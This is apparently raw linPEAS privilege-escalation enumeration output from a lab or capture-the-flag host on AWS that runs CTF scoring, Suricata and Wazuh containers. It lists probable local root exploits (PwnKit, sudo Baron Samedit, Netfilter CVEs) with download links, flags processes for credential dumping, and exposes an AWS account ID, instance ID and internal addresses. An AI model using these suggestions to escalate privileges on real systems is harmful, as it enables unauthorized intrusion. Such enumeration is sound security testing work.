LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
PWD=/tmp
SSH_CONNECTION=10.8.19.103 51614 10.10.3.55 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
HISTFILE=/dev/null
╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: probable
Tags: [ ubuntu=(20.04) ]{kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: probable
Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
Details: https://seclists.org/oss-sec/2017/q1/184
Exposure: less probable
Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
╔══════════╣ Protections
═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? .............. PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... sestatus Not Found
═╣ Seccomp enabled? ............... disabled
═╣ AppArmor profile? .............. unconfined
═╣ User namespace? ................ enabled
═╣ Cgroup2 enabled? ............... enabled
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ....................... No
═╣ Is this a virtual machine? ..... Yes (xen)
╔═══════════╗
═══════════════════════════════════╣ Container ╠═══════════════════════════════════
╚═══════════╝
╔══════════╣ Container related tools present
/usr/bin/docker
/snap/bin/lxc
/usr/bin/runc
╔══════════╣ Am I Containered?
╔══════════╣ Container details
═╣ Is this a container? ........... No
═╣ Any running containers? ........ Yes docker(6)
Running Docker Containers
4d63ded10f69 ghcr.io/jroo1053/ctfscoregrafana:master "/bin/bash -c '/var/…" 10 months ago Up 2 hours 0.0.0.0:3000->3000/tcp, :::3000->3000/tcp ctf_ctfgrafana_1
3285e270c893 ghcr.io/jroo1053/ctfscoreapache:master "/bin/bash -c '/var/…" 10 months ago Up 2 hours (unhealthy) 0.0.0.0:80->80/tcp, :::80->80/tcp ctf_ctfwebsite_1
54b118c38964 jasonish/suricata:latest "/usr/bin/suricata -…" 10 months ago Up 2 hours suricata
7a7b079523b5 ghcr.io/jroo1053/ctfscore:master "bash /var/lib/ctfsc…" 10 months ago Up 2 hours (unhealthy) 0.0.0.0:8000->8000/tcp, :::8000->8000/tcp ctfscore
09c9b8b60625 wazuh/wazuh-odfe:4.2.5 "/init" 10 months ago Up 2 hours (healthy) 1514-1516/tcp, 514/udp, 55000/tcp ctf_wazuh_1
9743ca30627c ghcr.io/jroo1053/ctfscorelog:master "python3 /var/lib/ct…" 10 months ago Up 2 hours ctflog
╔═══════╗
═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════
╚═══════╝
═╣ Google Cloud Platform? ............... No
═╣ AWS ECS? ............................. No
═╣ AWS EC2? ............................. Yes
═╣ AWS Lambda? .......................... No
╔══════════╣ AWS EC2 Enumeration
ami-id: ami-0b64658246d8f3d6b
instance-action: none
instance-id: i-052282b4352a6c929
instance-life-cycle: spot
instance-type: t2.medium
region: eu-west-1
══╣ Account Info
{
"Code" : "Success",
"LastUpdated" : "2023-02-16T00:13:54Z",
"AccountId" : "739930428441"
}
══╣ Network Info
Mac: 02:aa:bc:45:f2:f9/
Owner ID: 739930428441
Public Hostname:
Security Groups: AllowEverything
Private IPv4s:
Subnet IPv4: 10.10.0.0/16
PrivateIPv6s:
Subnet IPv6:
Public IPv4s:
══╣ IAM Role
══╣ User Data
╔════════════════════════════════════════════════╗
════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════
╚════════════════════════════════════════════════╝
╔══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root 1299 0.0 0.0 2488 576 ? S Feb15 0:00 _ bpfilter_umh
root 1 0.1 0.2 167468 11644 ? Ss Feb15 0:09 /sbin/init maybe-ubiquity
root 365 0.0 0.4 67840 16856 ? S<s Feb15 0:01 /lib/systemd/systemd-journald
root 395 0.0 0.1 22480 6380 ? Ss Feb15 0:01 /lib/systemd/systemd-udevd
root 525 0.0 0.4 280136 17948 ? SLsl Feb15 0:00 /sbin/multipathd -d -s
systemd+ 569 0.0 0.1 90188 5980 ? Ssl Feb15 0:00 /lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time
systemd+ 616 0.0 0.1 26696 7732 ? Ss Feb15 0:00 /lib/systemd/systemd-networkd
└─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw
systemd+ 631 0.0 0.3 23992 12920 ? Ss Feb15 0:00 /lib/systemd/systemd-resolved
root 644 0.0 0.2 239276 9176 ? Ssl Feb15 0:00 /usr/lib/accountsservice/accounts-daemon
root 645 0.0 0.4 1306668 16644 ? Ssl Feb15 0:00 /usr/bin/amazon-ssm-agent
root 803 0.0 0.6 1391728 25204 ? Sl Feb15 0:00 _ /usr/bin/ssm-agent-worker
root 649 0.0 0.0 6812 2848 ? Ss Feb15 0:00 /usr/sbin/cron -f
message+ 650 0.0 0.1 7620 4596 ? Ss Feb15 0:01 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
└─(Caps) 0x0000000020000000=cap_audit_write
root 658 0.0 0.0 81824 3520 ? Ssl Feb15 0:00 /usr/sbin/irqbalance --foreground
root 661 0.0 0.4 29032 16700 ? Ss Feb15 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
syslog 663 0.0 0.1 224344 4524 ? Ssl Feb15 0:00 /usr/sbin/rsyslogd -n -iNONE
root 665 0.0 0.9 874192 38480 ? Ssl Feb15 0:01 /usr/lib/snapd/snapd
root 667 0.0 0.1 16612 7568 ? Ss Feb15 0:00 /lib/systemd/systemd-logind
root 673 0.0 0.3 394760 13740 ? Ssl Feb15 0:01 /usr/lib/udisks2/udisksd
daemon[0m 678 0.0 0.0 3792 2248 ? Ss Feb15 0:00 /usr/sbin/atd -f
root 680 0.0 1.1 1712924 45652 ? Ssl Feb15 0:06 /usr/bin/containerd
root 696 0.0 0.0 5600 2188 ttyS0 Ss+ Feb15 0:00 /sbin/agetty -o -p -- u --keep-baud 115200,38400,9600 ttyS0 vt220
root 703 0.0 0.0 5828 1908 tty1 Ss+ Feb15 0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root 725 0.0 0.4 107904 19424 ? Ssl Feb15 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root 726 0.0 0.2 238120 10204 ? Ssl Feb15 0:00 /usr/lib/policykit-1/polkitd --no-debug
grafana+ 13622 0.0 0.1 14060 5884 ? S Feb15 0:00 _ sshd: grafana-admin@pts/0
grafana+ 13626 0.0 0.1 8276 5152 pts/0 Ss Feb15 0:00 _ -bash
grafana+ 19623 0.2 0.0 3620 2912 pts/0 S+ 00:29 0:00 _ /bin/sh ./linpeas.sh
grafana+ 22816 0.0 0.0 3620 1220 pts/0 S+ 00:29 0:00 _ /bin/sh ./linpeas.sh
grafana+ 22820 0.0 0.0 9220 3704 pts/0 R+ 00:29 0:00 | _ ps fauxwww
grafana+ 22819 0.0 0.0 3620 1220 pts/0 S+ 00:29 0:00 _ /bin/sh ./linpeas.sh
root 782 0.0 0.0 22232 2880 ? Sl Feb15 0:00 /var/ossec/bin/wazuh-execd
ossec 809 0.0 0.1 244204 7088 ? Sl Feb15 0:02 /var/ossec/bin/wazuh-agentd
root 847 7.0 0.1 253784 7916 ? SNl Feb15 7:59 /var/ossec/bin/wazuh-syscheckd
root 919 0.0 0.1 464636 4240 ? Sl Feb15 0:00 /var/ossec/bin/wazuh-logcollector
root 998 0.0 0.3 592340 15580 ? Sl Feb15 0:02 /var/ossec/bin/wazuh-modulesd
root 1077 0.2 2.1 1947356 86924 ? Ssl Feb15 0:15 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root 1603 0.0 0.0 1148844 3592 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 80 -container-ip 172.200.0.10 -container-port 80
root 1632 0.0 0.0 1075112 3720 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 80 -container-ip 172.200.0.10 -container-port 80
root 1644 0.0 0.0 1149100 3828 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3000 -container-ip 172.200.0.20 -container-port 3000
root 1650 0.0 0.0 1075112 3828 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 3000 -container-ip 172.200.0.20 -container-port 3000
root 1663 0.0 0.0 1148844 3764 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip 172.200.0.30 -container-port 8000
root 1668 0.0 0.0 1075112 3708 ? Sl Feb15 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 8000 -container-ip 172.200.0.30 -container-port 8000
root 1723 0.0 0.1 711280 7740 ? Sl Feb15 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 54b118c38964375e5d159bdcd2d0e752777e00ec4d4e6fc8dd127675c288f24d -address /run/containerd/containerd.sock
root 1847 10.0 11.7 944676 470732 ? Ssl Feb15 11:28 _ /usr/bin/suricata -c /etc/suricata/suricata.yaml -i ctf
root 1724 0.0 0.1 711280 7432 ? Sl Feb15 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 4d63ded10f6950ee1398fec06d3cd6a70f6f0d7e2e77ff0edcf1c9ec4cb49912 -address /run/containerd/containerd.sock
root 1868 0.1 1.8 1741968 74488 ? Ssl Feb15 0:08 _ grafana-server -config /etc/grafana/grafana.ini -homepath /usr/share/grafana/
root 2455 0.0 0.0 22232 2852 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-execd
tss 2480 0.0 0.1 244188 5468 ? Sl Feb15 0:01 _ /var/ossec/bin/wazuh-agentd
root 2506 1.7 0.1 187276 6164 ? SNl Feb15 2:00 _ /var/ossec/bin/wazuh-syscheckd
root 2534 0.0 0.0 464636 4004 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-logcollector
root 2643 0.0 0.2 436440 11092 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-modulesd
root 1725 0.0 0.2 711024 8656 ? Sl Feb15 0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 3285e270c8933237a8aeb90b571214aac98a1e6f001bfe0fb32eb91dafacd2d4 -address /run/containerd/containerd.sock
root 1875 0.0 0.0 2608 528 ? Ss Feb15 0:00 _ /bin/sh /usr/sbin/apache2ctl -D FOREGROUND
root 2453 0.0 0.0 22232 2756 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-execd
uuidd 2473 0.0 0.1 244188 5576 ? Sl Feb15 0:03 _ /var/ossec/bin/wazuh-agentd
root 2501 0.9 0.1 187372 6244 ? SNl Feb15 1:04 _ /var/ossec/bin/wazuh-syscheckd
root 2527 0.0 0.1 464640 4316 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-logcollector
root 2540 0.0 0.3 592100 13828 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-modulesd
root 2697 0.0 0.1 6524 5172 ? S Feb15 0:00 _ /usr/sbin/apache2 -D FOREGROUND
www-data 2699 0.0 0.1 1211620 5784 ? Sl Feb15 0:00 _ /usr/sbin/apache2 -D FOREGROUND
www-data 2700 0.0 0.1 1211644 5756 ? Sl Feb15 0:00 _ /usr/sbin/apache2 -D FOREGROUND
root 1726 0.0 0.2 711024 8584 ? Sl Feb15 0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 09c9b8b606258d073d0e74d491dd3613411377280fd4114e3664a22950297ee3 -address /run/containerd/containerd.sock
root 1853 0.0 0.0 196 4 ? Ss Feb15 0:00 _ s6-svscan -t0 /var/run/s6/services
root 2145 0.0 0.0 196 4 ? S Feb15 0:00 _ s6-supervise s6-fdholderd
systemd+ 3216 0.9 2.3 478296 93280 ? Sl Feb15 1:01 _ /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
root 3258 0.0 0.1 190492 6568 ? Sl Feb15 0:02 _ /var/ossec/bin/wazuh-authd
systemd+ 3275 0.0 0.3 641280 13792 ? Sl Feb15 0:05 _ /var/ossec/bin/wazuh-db
root 3299 0.0 0.0 34652 2704 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-execd
systemd+ 3335 0.0 1.6 844392 68196 ? Sl Feb15 0:04 _ /var/ossec/bin/wazuh-analysisd
root 3349 0.0 0.1 265204 6724 ? SNl Feb15 0:04 _ /var/ossec/bin/wazuh-syscheckd
lxd 3395 0.2 0.1 716064 6112 ? Sl Feb15 0:16 _ /var/ossec/bin/wazuh-remoted
root 3427 0.0 0.1 477236 4420 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-logcollector
systemd+ 3449 0.0 0.1 34836 4380 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-monitord
root 3478 0.0 0.4 1048908 16812 ? Sl Feb15 0:00 _ /var/ossec/bin/wazuh-modulesd
root 3640 0.0 0.0 196 4 ? S Feb15 0:00 _ s6-supervise ossec-logs
root 3643 0.0 0.0 4412 680 ? Ss Feb15 0:00 | _ tail -f /var/ossec/logs/ossec.log
root 3641 0.0 0.0 196 4 ? S Feb15 0:00 _ s6-supervise filebeat
root 3645 0.0 1.5 1197916 63212 ? SLsl Feb15 0:02 _ /usr/share/filebeat/bin/filebeat -e -c /etc/filebeat/filebeat.yml -path.home /usr/share/filebeat -path.config /etc/filebeat -path.data /var/lib/filebeat -path.logs /var/log/filebeat
root 1727 0.0 0.1 711024 7852 ? Sl Feb15 0:03 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 7a7b079523b5202a0d88823ad0cb86b9682c6c842684d8b606c9dd6eb9c75ff2 -address /run/containerd/containerd.sock
root 1860 0.0 0.0 5484 2528 ? Ss Feb15 0:00 _ bash /var/lib/ctfscore/RunApp.sh
root 2807 0.0 0.5 30236 22992 ? S Feb15 0:01 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 2812 1.1 2.2 193432 91960 ? Sl Feb15 1:16 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 15522 3.2 2.2 193212 92312 ? Dl Feb15 1:03 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 15523 3.6 2.2 193352 91768 ? Sl Feb15 1:12 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 16441 4.1 2.2 192744 92092 ? Sl 00:03 1:05 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 16760 3.8 2.2 192440 91768 ? Sl 00:06 0:54 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 18722 5.1 2.2 191736 90424 ? Sl 00:22 0:23 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 18741 4.7 2.2 191408 89528 ? Sl 00:22 0:22 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 18742 4.8 2.1 189172 88104 ? Sl 00:22 0:22 _ /usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --statsd-host=0.0.0.0:8125 --statsd-prefix=ctfscore --bind 0.0.0.0:8000 ctfscore:init_app()
root 1728 0.0 0.1 710768 7232 ? Sl Feb15 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 9743ca30627c5b35191e5561b6f3873f6dd6b50b469bb18f20af6edb6320c7db -address /run/containerd/containerd.sock
root 1870 0.0 1.1 61632 45300 ? Ss Feb15 0:05 _ python3 /var/lib/ctfscorelog/logger.py
grafana+ 13493 0.0 0.2 18596 9804 ? Ss Feb15 0:01 /lib/systemd/systemd --user
grafana+ 13494 0.0 0.0 168828 3468 ? S Feb15 0:00 _ (sd-pam)
grafana+ 22695 0.0 0.0 7104 4020 ? Ss 00:29 0:00 _ /usr/bin/dbus-daemon[0m --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
╔══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND PID TID TASKCMD USER FD TYPE DEVICE SIZE/OFF NODE NAME
╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 process found (dump creds from memory as root)
sshd: process found (dump creds from memory as root)
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 1042 Feb 13 2020 /etc/crontab
/etc/cron.d:
total 20
drwxr-xr-x 2 root root 4096 Feb 23 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rw-r--r-- 1 root root 201 Feb 14 2020 e2scrub_all
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rw-r--r-- 1 root root 191 Feb 23 2022 popularity-contest
/etc/cron.daily:
total 48
drwxr-xr-x 2 root root 4096 Feb 23 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rwxr-xr-x 1 root root 376 Dec 4 2019 apport
-rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg
-rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate
-rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest
-rwxr-xr-x 1 root root 214 May 14 2021 update-notifier-common
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Feb 23 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Feb 23 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
/etc/cron.weekly:
total 20
drwxr-xr-x 2 root root 4096 Feb 23 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rwxr-xr-x 1 root root 813 Feb 25 2020 man-db
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 403 Aug 5 2021 update-notifier-common
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/atd.service is executing some relative path
/etc/systemd/system/multi-user.target.wants/grub-common.service is executing some relative path
/etc/systemd/system/sleep.target.wants/grub-common.service is executing some relative path
You can't write on systemd PATH
╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Thu 2023-02-16 02:14:43 UTC 1h 44min left Wed 2022-04-06 08:14:33 UTC 10 months 11 days ago fwupd-refresh.timer fwupd-refresh.service
Thu 2023-02-16 05:20:57 UTC 4h 51min left Wed 2022-04-06 08:24:02 UTC 10 months 11 days ago motd-news.timer motd-news.service
Thu 2023-02-16 05:38:11 UTC 5h 8min left Wed 2023-02-15 22:40:57 UTC 1h 48min ago ua-timer.timer ua-timer.service
Thu 2023-02-16 06:29:24 UTC 5h 59min left Wed 2023-02-15 23:18:50 UTC 1h 10min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Thu 2023-02-16 07:57:38 UTC 7h left Wed 2022-04-06 08:14:33 UTC 10 months 11 days ago apt-daily.timer apt-daily.service
Thu 2023-02-16 22:49:56 UTC 22h left Wed 2023-02-15 22:49:56 UTC 1h 39min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Fri 2023-02-17 00:00:00 UTC 23h left Thu 2023-02-16 00:00:01 UTC 29min ago logrotate.timer logrotate.service
Fri 2023-02-17 00:00:00 UTC 23h left Thu 2023-02-16 00:00:01 UTC 29min ago man-db.timer man-db.service
Sun 2023-02-19 03:10:39 UTC 3 days left Wed 2023-02-15 22:35:41 UTC 1h 54min ago e2scrub_all.timer e2scrub_all.service
Mon 2023-02-20 00:00:00 UTC 3 days left Wed 2023-02-15 22:35:36 UTC 1h 54min ago fstrim.timer fstrim.service
n/a n/a n/a n/a snapd.snap-repair.timer snapd.snap-repair.service
n/a n/a n/a n/a ua-license-check.timer ua-license-check.service
╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/etc/systemd/system/cloud-init.target.wants/cloud-init-hotplugd.socket is calling this writable listener: /run/cloud-init/hook-hotplug-cmd
/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request
/snap/core20/1328/etc/systemd/system/cloud-init.target.wants/cloud-init-hotplugd.socket is calling this writable listener: /run/cloud-init/hook-hotplug-cmd
/snap/core20/1328/usr/lib/systemd/system/cloud-init-hotplugd.socket is calling this writable listener: /run/cloud-init/hook-hotplug-cmd
/snap/core20/1328/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/snap/core20/1328/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/snap/core20/1328/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/snap/core20/1328/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/snap/core20/1328/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/snap/core20/1328/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/snap/core20/1328/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/snap/core20/1328/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/snap/core20/1328/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/snap/core20/1405/etc/systemd/system/cloud-init.target.wants/cloud-init-hotplugd.socket is calling this writable listener: /run/cloud-init/hook-hotplug-cmd
/snap/core20/1405/usr/lib/systemd/system/cloud-init-hotplugd.socket is calling this writable listener: /run/cloud-init/hook-hotplug-cmd
/snap/core20/1405/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/snap/core20/1405/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/snap/core20/1405/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/snap/core20/1405/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
